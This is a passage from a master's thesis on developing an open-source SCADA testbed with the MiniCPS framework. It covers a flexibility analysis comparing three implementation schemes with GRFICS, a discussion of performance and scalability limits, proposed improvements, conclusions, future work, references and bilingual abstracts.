Software manipulators can be general users, maintainers or developers, but their ability to manipulate software is different. Based on the manipulator level needed to perform the changes, it is possible to divided them into different FXP levels: Self-Adaptive (SAFXP), self-changes performed at runtime transparent to the users; Low-level User (LUFXP), users with basic knowledge about computers and business; High-level User (HUFXP), software high-level users with in-depth knowledge about computers and the application domain; and Developer-level User (DUFXP), developer users who have experience and knowledge of business, system administration and software development.

The flexible force is the minimum external force applied to a FXP that can cause the software to change. It is based on the FXP level. Table 5 shows the FXP levels and defines

the corresponding value of flexible force. This table have been taken by definitions from the research of Shen and Ren [41]. These values are used later on to calculate the flexible capacity of every proposed scheme.

Table 5 – Flexible force values based on the FXP levels.

Flexible point level	Flexible force value	Manipulation
SAFXP	0	Not need user's manipulation
LUFXP	10	Simple function manipulation
HUFXP	20	Complex function and business manipulation
DUFXP1	30	Low technical manipulation
DUFXP2	40	Average technical manipulation
DUFXP3	50	High technical manipulation

6.5.4 Calculation of flexible degree and capacity

Table 6 shows the calculations of the flexible degree and capacity for our solution. We propose three implementation schemes that require different manipulator levels and therefore, different flexible force.

The first one is the solution developed for this research itself, based on MiniCPS; the second would be a theoretical implementation which is more promising, e.g., lowering developer level required, with some standard software like Docker, which can simplify the network limitations from MiniCPS; and the third one is a more complex solution in terms of software coding, like GRFICS, which increases the developer level.

From our experience developing the scenario, we take for granted that the minimum required level to create the testbeds using MiniCPS and fulfill the FXP requirements is a developer level, as we need to write source code lines to perform any change or just to create the testbed scenario.

We focus our research in students, teachers and security professionals; so we consider that low and average developer levels are the available manipulators.

From the calculation table we see that the first scheme requires software manipulators from low-developer level to high-developer level. However, as we defined in our requirements, we only have below average-developer level, so the available flexibility will never be 100%. In this case, a manipulator with an average-developer level would be the one with most flexible capacity.

The second scheme represents an ideal solution, which reduces the manipulator level of the different FXPs. This time, it is not required a high-skill manipulator, increasing the available flexibility to the maximum and providing a low-developer level user the biggest capacity of the three schemes.

In the third scheme, we define the most complex one, representing GRFICS. For example, we define that adding new protocols to this schema is not possible. To develop a new protocol in this solution would require to change also the devices, because they are virtualized software that are only compatible with a specific ICS protocol.

Table 6 – Final flexibility calculations.

Flexible point	**Flexible distance**	**Scheme 1**		**Scheme 2**		**Scheme 3**	
		f_i	K_i	f_i	K_i	f_i	K_i
Edit the scenario	44	(40) DUFXP2	1.07	(30) DUFXP1	1.41	(50) DUFXP3	0.86
Add new users	34	(40) DUFXP2	0.83	(30) DUFXP1	1.10	(50) DUFXP3	0.67
Add external devices	24	(30) DUFXP1	0.77	(30) DUFXP1	0.77	(40) DUFXP2	0.59
Add new protocols	32	(50) DUFXP3	0.63	(40) DUFXP2	0.78	∞	0
Required manipulators		DU1, DU2, DU3		DU1, DU2		DU2, DU3	
Available manipulators		DU1, DU2		DU1, DU2		DU1, DU2	
Potential flexible capacity		3.3		4.06		2.12	
Available flexible capacity		2.67		4.06		0.59	
Available rate of flexibility		81%		100%		28%	
DU1 flexible capacity		0.77		3.28		0	
DU2 flexible capacity		1.9		0.78		0.59	
DU3 flexible capacity		0.63		0		1.53	

7 Discussion

After the evaluation results, in this chapter we are going to discuss whether our solution is appropriate for the defined objectives.

We only have been able to compare our solution with GRFICS, due to the fact that other projects were not fully working or it was not possible to replicate the testbeds, because they were not open source developments.

The evaluation has shown that our solution is as well suited as others, in the SCADA testbed environment. Regarding the performance of our scenario, in terms of CPU and RAM consumption, it is similar to GRFICS; but in terms of Bytes written in disk or network traffic it is way behind the expectations. This implies that bigger networks or subnets would cause a bigger impact in the performance.

The high amount of write operations are caused by the extended use of databases to store information. This is because of two reasons: the design of MiniCPS and the virtual network limitations.

First, MiniCPS is designed to store information in databases to keep the state of the scenario, i.e., the physical process and the devices interacting with it use database queries to update and read this state. Second, due to the network limitations found in MiniCPS, which do not allow to connect the virtualized network to the outside, we had to simulate the information exchange between the SCADA network and the HMI using more databases.

The same happens with the bandwidth usage. Using different network protocols it is possible to separate the data exchange and control commands of the scenario, however, MiniCPS only supports one ICS protocol, i.e., EtherNet/IP; as MODBUS in not fully developed. In our development, we use the same protocol for both tasks, which increases the interactions of the devices to send the same amount of data. Besides, this required a smaller update rate of the devices, i.e., the rate that every device loops its programmed logic; increasing how many times the devices send and receive data.

On the other hand, we found that the read Bytes from the disk is not a very useful metric in our case, as it keeps similar for the different solutions or even close to zero in our experiments. The devices usually don't read these bytes directly from disk, but from RAM memory. Initially, the database is loaded in memory and afterwards it is updated in memory and disk.

We have defined the feature *ease of deployment* as the simplicity to launch any testbed. To evaluate it, we consider two metrics: the number of commands (or interactions) required to run the scenario and the time required to deploy it.

For the first metric, only the ideal solution presents a complexity of $O(1)$, achieved when the scenario can run by a fixed amount of commands. Either our solution or the others analyzed depend on the number of devices, increasing the complexity to $O(n)$.

In the second metric, the time to deploy, we see some advantage in our design (41 seconds) compared to GRFICS (62 seconds). However, due to the complexity given by the number of commands, we can expect that the time will scale linearly, so running manually every device or virtual machine will not be feasible in bigger scenarios.

By automatizing or orchestrating the deployment, it would reduce significantly the complexity values to the ideal one $O(1)$. It was not possible to implement this feature due to the process leaks caused by the EtherNet/IP incomplete implementation and the race-conditions of the workers reading and writing the databases.

The scalability measurement can be obtained through the conclusions of the perfor-

mance and the ease of deployment analysis. First, the performance decreases linearly with the number of users of the application (i.e., number of subnets), requiring a double amount of resources just to run a scenario for two users. Second, the time required and number of commands also increases linearly with the number of devices, affecting the scalability. This growth will not be bearable at some point, for example, for 10 users the number of commands will be around 53 and the time required 310 second.

Number of commands The number of commands required to run the solution for 10 users:

$$3\ commands + 5\ commands * 10\ users = 53\ commands.$$

Time to deploy The time required to deploy the solution for 10 users:

$$10\ seconds + 30\ seconds * 10\ users = 310\ seconds$$

Using distributed environments, i.e., running every process, device or set of devices in an independent real machine, might help long-term to deploy scenarios in separated machines that do not share resources, reducing the cost. This approach is not possible due to the limitations found to connect the virtual network with the outside world. For example, the solution GRFICS could use this approach, having its virtual machines running on different servers and connecting them through the network.

Another solution would be using different implementation approaches, as concluded by Qassim et al. [37]. This way, we can abstract the interactions of the scenario to the user by using simulations even real hardware, instead of just virtualization, to increase the performance in scalable scenarios.

Because our testbed is fully based on a third-party software, it is tied to this software constraints. For example, the GRFICS solution uses different implementation approaches, but connects everything using VirtualBox, which is portable to several OS. One just need to run the virtual machine, where the testbed implementation is abstracted to the user.

MiniCPS provides a framework to develop python testbeds, based on its network capabilities, i.e., EtherNet/IP traffic. However, we have seen that the principal limitations of the framework are in this level, i.e., lack of more industrial protocols, lack of network connectivity to the outside.

A possible workaround would be using the virtualization tool Docker to cover the network part of our solutions. It is designed to simplify connections between software running in its containers and we found several implementations of industrial protocols adapted to Docker.

In our flexibility analysis, we compare three different schemes. First, our actual solution, which was assessed by the experience of developing our scenario using the MiniCPS framework. This approach is only flexible in terms of a medium-skilled developer. For example, in order to create new protocols we need to develop them low-level, interacting with the software mininet which is abstracted to the user by the framework MiniCPS. We assume this can be done only by an experienced high-skilled developer.

The second scheme was theoretical, thinking in solutions like Docker, which has a modular design and having other industrial protocols already developed by its community. This simplifies the task of adding protocols to the testbed.

The third approach is based on the GRFICS solution. This virtual machine environment requires customized developments in order to create protocols or add devices, increasing the minimum threshold for the developers. In this case, the developer level is between

medium and high-skilled. Besides, to develop new protocols in this approach, it would require to create them from the scratch and make them compatible with the virtualized devices. Therefore, we have set the flexible force to infinity, as it would not be feasible for any single developer.

When we look for a bigger flexibility degree, we expect low developer level or even less, like high user skills. This would mean that we require a well developed solution which allows to create testbeds automatically or with simple configuration changes. Our testbed solution is far away from this goal

7.1 Improvements for our solution

During the research we have based our work on the framework MiniCPS, this project is at the same time based on the network simulator mininet. We have encountered several limitations and issues, e.g., MiniCPS had became abandonware, some libraries were updated and they were not compatible anymore. However, we believe it is still a promising project which has a lot of range to grow, although it needs more development and community. Therefore, in this section we encourage future researchers to face this challenge and we propose several improvements:

- Developing an interface, written in python, to connect external devices to the virtualized network in a simple manner. This will extend the capabilities of the testbed, by transforming the virtualized approach in a Hardware-in-the-loop (HIL) approach.
- Developing new ICS protocols and integrating them in the framework. For example, in the case of MODBUS, updating or patching the old libraries, not supported anymore by the framework.
- Improve the performance of the testbed by introducing modern software solutions. For example, using a message broker, that can store information and return it without overloading the system, it was possible to reduce the read operations.
- Refactor the whole project. MiniCPS became abandonware after the research team was dissolved, two years ago. Refactoring the project would improve the ease of use of it, reducing the flexibility level.
- Capturing the traffic to generate different datasets of ICS traffic. They can be used in future researches to detect attacks or train machine learning models.
- Extending the configuration of the network. This includes setting VLANs, routers or IDS in the network, as well as linking the ICS network to a corporate one or even the Internet.
- Extend the gamification part. During the development the focus was put into creating the scenario, setting the attacks and evaluate their results. For example, adding challenges and a score portal would improve the gamification capability.
- Extending the testbed to a distributed model. Splitting the different subnets and devices in a distributed model might increase significantly the performance.

8 Conclusions

The development of SCADA testbeds will continue to be a mayor topic in cybersecurity due to the big amount of research lines it can open. However, there is still a lack of open source and common projects. This does not only affect the academia, but also the business environment. Creating new customized testbed solutions for each problem is expensive and unproductive.

With this research we expected to learn about SCADA systems and build a testbed solution to contribute to the open source community, including a short guide about attacks in such industrial scenarios. Besides, we needed to develop a process to validate our solution, based on metrics which could help to decide whether the solution is valid or not for us.

We can conclude that we have achieved all of these goals to some degree. Our testbed solution works and allows to simulate an scenario to practice and learn the topic, although, it is not ready to host a CTF event, as it lacks several functionalities, e.g. more than three concurrent users, CTF dashboards. We have designed a process and defined several metrics to evaluate testbed developments, realizing that our testbed does not cover the minimum standards we were expecting. In addition, we have learned a lot on the ICS topic, more specific in SCADA systems.

All of these negative results come from the issues found in the framework MiniCPS and the limitations of the proposed design.

The project was abandoned 4 years ago, once the research team was finished. This has influenced on our development, e.g., we had first to update to Python3 as the support was finished in 2019.

The design of testbed solutions or frameworks should be also staked out from the beginning. A good approach must prioritize a low coupling, so the change of one component does not affect the others. Besides, the flexibility plays a big role in this kind of developments. The framework used creates unique scenarios but does not allow to expand in a modular way, i.e., adding new protocols, connecting hardware to the network. We believe the SCADA network is the most important part of any developed solution, as it is the part that can limit the rest of the testbed.

In this research we have developed a SCADA testbed as well as a methodology to evaluate the general performance and capabilities of the solution proposed. This methodology can be used by other researchers to test different approaches and solutions.

The science design approach has helped us to follow step-by-step the methodology, in order to prove the validity of our testbed solution. Starting from the problem statement and design expectations, followed to the development and finished by the demonstration and evaluation of those requirements; it has been possible to answer the question: Is this solution valid for us?

Thus, this approach has allowed us to conclude our design doesn't fulfill our initial requirements and expectations. Furthermore, it raises the question of performing more iterations on the proposed solution, creating a new solution from the scratch or looking for another framework or software to build on.

9 Future work

As the final wrap up, based on the issues and limitation found along the research, the requirements fulfilled and failed, as well as the literature reviewed, we would like to propose some research-lines for the future.

- Develop a new framework to build testbeds based on Docker. This way, it is possible to remove the limitations coming from mininet and would improve the portability and flexibility. This approach would also need to develop or import the libraries to replicate ICS protocols.
- Develop a new framework to build testbeds based on virtual machine orchestration. Taking the GRFICS solution as the starting point and using cloud solutions (AWS, Azure...) This approach could provide a virtualized or even hybrid design that can improve the portability, flexibility and ease of deployment.
- Scenario modeling. The scenarios found in ICS literature are commonly repeated, creating a modeling framework to replicate any real life scenario into a testbed would reduce the ease of use and increment the case uses for the community.
- Designing a benchmarking framework. Defining benchmark metrics and developing a measurement framework to assess the performance and capacities of the testbeds. Extending the work of this research.
- Federation. Federation consists of a model where different providers and enterprises agree upon standards of operation in a decentralized fashion. This will affect the portability, the development of standards, the definitions of models and data and prevent the fragmentation of the industry.

List of Figures

List of Tables

References

[1] Commission of the european communities, directive eu com(2006) 786. https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:52006DC0786&from=EN, 2006.

[2] I. 29119-4:2015. *Software and systems engineering — Software testing — Part 4: Test techniques*. ISO, Geneva, Switzerland, 2015.

[3] H. G. Aghamolki, Z. Miao, and L. Fan. A hardware-in-the-loop scada testbed. In *2015 North American Power Symposium (NAPS)*, pages 1–6. IEEE, 2015.

[4] T. Alves, R. Das, and T. Morris. Virtualization of industrial control system testbeds for cybersecurity. In *Proceedings of the 2nd Annual Industrial Control System Security Workshop*, pages 10–14. ACM, 2016.

[5] T. Alves, R. Das, A. Werth, and T. Morris. Virtualization of scada testbeds for cybersecurity research: A modular approach. *Computers & Security*, 77:531–546, 2018.

[6] D. Antonioli, A. Agrawal, and N. O. Tippenhauer. Towards high-interaction virtual ics honeypots-in-a-box. In *Proceedings of the 2nd ACM Workshop on Cyber-Physical Systems Security and Privacy*, pages 13–22, 2016.

[7] D. Antonioli, H. R. Ghaeini, S. Adepu, M. Ochoa, and N. O. Tippenhauer. Gamifying ics security training and research: Design, implementation, and results of s3. In *Proceedings of the 2017 Workshop on Cyber-Physical Systems Security and PrivaCy*, pages 93–102, 2017.

[8] D. Antonioli and N. O. Tippenhauer. Minicps: A toolkit for security research on cps networks. In *Proceedings of the First ACM workshop on cyber-physical systems-security and/or privacy*, pages 91–100, 2015.

[9] R. Antrobus, S. Frey, B. Green, and A. Rashid. Simaticscan: Towards a specialised vulnerability scanner for industrial control systems. In *4th International Symposium for ICS & SCADA Cyber Security Research 2016 4*, pages 11–18, 2016.

[10] D. Avison and S. Elliot. Scoping the discipline of information systems. *Information systems: the state of the field*, pages 3–18, 2006.

[11] P. Brooks. Ethernet/ip: Industrial protocol white paper. *Institute of Electrical and Electronic Engineers, EFTA*, 2001.

[12] R. Brooks. Virtual ics test bedk. Master's thesis, Iowa State University, 2018.

[13] G. Combs. Wireshark network protocol analyzer. https://www.wireshark.org/.

[14] C. Davis, J. Tate, H. Okhravi, C. Grier, T. Overbye, and D. Nicol. Scada cyber security testbed development. In *2006 38th North American Power Symposium*, pages 483–488. IEEE, 2006.

[15] B. Earl. Dsniff tool collection. http://monkey.org/ dugsong/dsniff/.

[16] D. Formby, M. Rad, and R. Beyah. Lowering the barriers to industrial control system security with {GRFICS}. In *2018 {USENIX} Workshop on Advances in Security Education ({ASE} 18)*, 2018.

[17] W. Gao and T. H. Morris. On cyber attacks and signature based intrusion detection for modbus based industrial control systems. *Journal of Digital Forensics, Security and Law*, 9(1):3, 2014.

[18] H. Hadeli, R. Schierholz, M. Braendle, and C. Tuduce. Leveraging determinism in industrial control systems for advanced anomaly detection and reliable security configuration. In *2009 IEEE Conference on Emerging Technologies & Factory Automation*, pages 1–8. IEEE, 2009.

[19] H. Holm, M. Karresand, A. Vidström, and E. Westring. A survey of industrial control system testbeds. In *Secure IT Systems*, pages 11–26. Springer, 2015.

[20] L. M. Jessup, J. S. Valacich, and M. Wade. *Information systems today*. Prentice Hall Upper Saddle River, NJ, 2003.

[21] A. Lemay, J. Fernandez, and S. Knight. An isolated virtual cluster for scada network security research. In *1st International Symposium for ICS & SCADA Cyber Security Research 2013 (ICS-CSR 2013) 1*, pages 88–96, 2013.

[22] H. Li, G. Liu, W. Jiang, and Y. Dai. Designing snort rules to detect abnormal dnp3 network data. In *2015 International Conference on Control, Automation and Information Sciences (ICCAIS)*, pages 343–348. IEEE, 2015.

[23] G. Lyon. Nmap network scanner. `https://nmap.org/`.

[24] L. A. Maglaras and J. Jiang. Intrusion detection in scada systems using machine learning techniques. In *2014 Science and Information Conference*, pages 626–631. IEEE, 2014.

[25] P. Maynard, K. McLaughlin, and S. Sezer. An open framework for deploying experimental scada testbed networks. *5th International Symposium for ICS & SCADA Cyber Security Research 2018 (ICS-CSR 2018)*, 2018.

[26] S. McLaughlin, C. Konstantinou, X. Wang, L. Davi, A.-R. Sadeghi, M. Maniatakos, and R. Karri. The cybersecurity landscape in industrial control systems. *Proceedings of the IEEE*, 104(5):1039–1057, 2016.

[27] R. Meli. *E&QFP Early & Quick Function Points for IFPUG method*. 01 2012.

[28] J. Mingers and F. Stowell. *Information systems: an emerging discipline?* McGraw-Hill, 1997.

[29] B. Mininet core team: Lantz and B. O'Connor. Installation guide for mininet. `https://github.com/mininet/mininet/blob/master/INSTALL`.

[30] T. Morris, A. Srivastava, B. Reaves, W. Gao, K. Pavurapu, and R. Reddi. A control system testbed to validate critical infrastructure protection concepts. *International Journal of Critical Infrastructure Protection*, 4(2):88–103, 2011.

[31] T. Morris, R. Vaughn, and Y. S. Dandass. A testbed for scada control system cybersecurity research and pedagogy. In *Proceedings of the Seventh Annual Workshop on Cyber Security and Information Intelligence Research*, page 27. ACM, 2011.

[32] T. H. Morris and W. Gao. Industrial control system cyber attacks. In *Proceedings of the 1st International Symposium on ICS & SCADA Cyber Security Research*, pages 22–29, 2013.

[33] T. H. Morris, B. A. Jones, R. B. Vaughn, and Y. S. Dandass. Deterministic intrusion detection rules for modbus protocols. In *2013 46th Hawaii International Conference on System Sciences*, pages 1773–1781. IEEE, 2013.

[34] M. Niedermaier, T. Hanka, S. Plaga, A. von Bodisco, and D. Merli. Efficient passive ics device discovery and identification by mac address correlation. *arXiv preprint arXiv:1904.04271*, 2019.

[35] K. Peffers, T. Tuunanen, M. A. Rothenberger, and S. Chatterjee. A design science research methodology for information systems research. *Journal of management information systems*, 24(3):45–77, 2007.

[36] PROMOTIC. Scada visualization software. `https://www.promotic.eu/en/index.htm`.

[37] Q. Qassim, N. Jamil, I. Z. Abidin, M. E. Rusli, S. Yussof, R. Ismail, F. Abdullah, N. Ja'afar, H. C. Hasan, and M. Daud. A survey of scada testbed implementation approaches. *Indian Journal of Science and Technology*, 10(26):1–8, 2017.

[38] R. K. Rainer, C. G. Cegielski, I. Splettstoesser-Hogeterp, and C. Sanchez-Rodriguez. *Introduction to information systems: Supporting and transforming business*. John Wiley & Sons, 2013.

[39] B. Reaves and T. Morris. Discovery, infiltration, and denial of service in a process control system wireless network. In *2009 eCrime Researchers Summit*, pages 1–9. IEEE, 2009.

[40] B. Reaves and T. Morris. An open virtual testbed for industrial control system security research. *International Journal of Information Security*, 11(4):215–229, 2012.

[41] L. Shen and S. Ren. Analysis and measurement of software flexibility based on flexible points. *Published in the Proceedings of Smef–2006*, 1990.

[42] V. Stinner. Python development documentation, supported platforms and architectures. `https://pythondev.readthedocs.io/platforms.html`, 2018.

[43] J. Stites, A. Siraj, and E. L. Brown. Smart grid security educational training with thundercloud: A virtual security test bed. In *Proceedings of the 2013 on InfoSecCD '13: Information Security Curriculum Development Conference*, InfoSecCD '13, pages 105:105–105:110, New York, NY, USA, 2013. ACM.

[44] I. Stoian, S. Ignat, D. Capatina, and O. Ghiran. Security and intrusion detection on critical scada systems for water management. In *2014 IEEE International Conference on Automation, Quality and Testing, Robotics*, pages 1–6, May 2014.

[45] K. Stouffer, S. Lightman, V. Pillitteri, M. Abrams, and A. Hahn. Nist special publication 800-82, revision 2: Guide to industrial control systems (ics) security. *National Institute of Standards and Technology*, 2014.

[46] G. Vigna, K. Borgolte, J. Corbetta, A. Doupe, Y. Fratantonio, L. Invernizzi, D. Kirat, and Y. Shoshitaishvili. Ten years of ictf: The good, the bad, and the ugly. In *2014 {USENIX} Summit on Gaming, Games, and Gamification in Security Education (3GSE 14)*, 2014.

[47] B. White, J. Lepreau, L. Stoller, R. Ricci, S. Guruprasad, M. Newbold, M. Hibler, C. Barb, and A. Joglekar. An integrated experimental environment for distributed systems and networks. *ACM SIGOPS Operating Systems Review*, 36(SI):255–270, 2002.

[48] R. J. Wieringa. *Design science methodology for information systems and software engineering*. Springer, 2014.

[49] M. M. Yamin, B. Katt, and V. Gkioulos. Cyber ranges and security testbeds: Scenarios, functions, tools and architecture. *Computers & Security*, page 101636, 2019.

[50] B. Zhu, A. Joseph, and S. Sastry. A taxonomy of cyber attacks on scada systems. In *2011 IEEE International Conferences on Internet of Things, and Cyber, Physical and Social Computing*, pages 380–388. IEEE, 2011.

Acknowledgements

This Master Thesis could not be done without the help of a lot of people of my life.

To my family, because they have helped me embrace the challenge of going abroad.

To Susana, because she has given me unconditional love and support.

To Lorena and Cristo, because they were always there, even in the worst moments.

To Valentin, because he opened me the world of cybersecurity.

To Hayretdin, because of his patience.

To Carlos and Nico, because that Hackathon was the beginning.

To Kapil and Adrian, because they gave me the encouragement to finish.

Abstract
Developing a SCADA Testbed from a Design Science Approach

Nowadays, cybersecurity in Industrial Control Systems (ICS) is gaining popularity. This includes any industrial process and infrastructure, e.g., wastewater treatment plants, nuclear plants, electric power distribution, turbines, railway systems. Due to the widely extended use of the Internet of Things, devices of any type directly connected to the Internet, the ICS environment is evolving. These systems, typically characterized by their obscure and proprietary protocols, and isolated networks, are getting closer to traditional Information Technology (IT) systems; by adding IT capabilities and replacing physical devices by "smart" ones.

A very common solution in the current ICS environment is the supervisory control and data acquisition (SCADA) system. It is used to control and monitor industrial processes, collecting real-time data from sensors, displaying the process information to the human operators, and sending manual or autonomous orders to the actuators. For example, SCADA systems can be found in modern electric power distribution infrastructures, recollecting data from the smart meters to measure the level of consumption, and controlling the allocation of electric energy.

From the cybersecurity perspective, the research trends include Intrusion Detection Systems (IDS) and testbeds. IDS solutions permit the detection of anomalies and malicious behavior within the network. They have evolved from deterministic to machine learning approaches. Testbeds are testing infrastructures which simulates a real environment. Since testing in real ICS can be dangerous and expensive, testbeds have gained popularity.

Considering that having a real replica of a nuclear plant in the basement is not a option, we believe testbeds are one of the main start points for researching in the ICS scene. The main uses of such solutions are the vulnerability analysis, testing IDS products and educational purposes. Despite this, there is a lack of open source testbeds or open source frameworks to develop such testbeds. We ponder that this is a threshold for future students and researchers.

Therefore, this research will focus on the creation of an open source testbed and the process of its development. For this task, we will follow a design science methodology. This approach will help us to design, develop and validate our solution. The final goal is to validate the procedures to develop a testbed. This procedures can be used later by students, teachers or researchers to learn, teach and research this topic.

Kokkuvõte
Testimisplatvormi loomine SCADA süsteemidele kasutades disainiteaduse metoodikati

Tänapäeval on küberturve tööstusjuhtimissüsteemides (ICS) muutumas üha populaarsemaks. See hõlmab kõiki tööstuslikke protsesse ja infrastruktuure, nagu näiteks reoveepuhasteid, tuumajaamasid, elektrienergia jaotust, turbiine, raudteesüsteeme. Asjade interneti laialdase kasutamise tõttu areneb ICS-i keskkond. Need süsteemid, mida tavaliselt iseloomustavad varjatud ja omandiõigusega protokollid ning isoleeritud võrgud, lähenevad traditsioonilistele infotehnoloogia (IT) süsteemidele; IT-võimaluste lisamine ja füüsiliste seadmete asendamine „nutikatega“.

Praeguses ICS-i keskkonnas on järelvalve ja andmete hankimise (SCADA) süsteem väga levinud lahenduseks. Seda kasutatakse tööstusprotsesside juhtimiseks ja jälgimiseks, reaalajas andmete kogumiseks, protsessiteabe kuvamiseks operaatoritele ning manuaalsete või autonoomsete tellimuste saatmiseks täiturmehhanismidele. SCADA süsteeme võib leida näiteks kaasaegsetest elektrienergia jaotusinfrastruktuuridest, nutiarvutitest andmete kogumisel, millega mõõdetakse tarbimistaset, ja kontrollimiseks elektrienergia jaotustest.

Küberturvalisuse seisukohast hõlmavad uurimustöö suundumused sissetungimise tuvastamise süsteeme (IDS) ja testvoodeid. IDS-lahendused võimaldavad tuvastada anomaaliaid ja pahatahtlikku käitumist võrgus. Need on arenenud deterministlikest masinaõppe lähenemisviisidest. Testvoodid on reaalse keskkonna simuleerimiseks mõeldud infrastruktuurid. Testimine reaalses ICS-is võib olla ohtlik ja kallis, mistõttu on testvoodid kogunud populaarsust.

Arvestades, et keldris oleva reaalse tuumajaama koopia omamine ei ole võimalik, usume, et testvoodid on üks peamisi lähtepunkte ICS-i uurimisel areenil. Selliste lahenduste peamised kasutusalad on haavatavuste analüüs, IDS-toodete testimine ja hariduslik eesmärk. Sellest hoolimata puudub selliste testvoodi arendamiseks avatud lähtekoodiga testvoodid või raamistikud. Me leiame, et see on läveks tulevaste üliõpilaste ja teadlaste jaoks.

Seetõttu keskendub see uurimustöö avatud lähtekoodiga katsealuse loomisele ja selle väljatöötamise protsessile. Selle ülesande täitmiseks järgitakse disianiteaduse metoodikat. See lähenemisviis aitab lahendust kavandada, välja töötada ja valideerida. Lõppeesmärk on katsealuse väljatöötamise protseduuride valideerimine. Seda protseduuri saavad õpilased, õpetajad või teadlased kasutada hiljem selle teema õppimiseks, õpetamiseks ja uurimiseks.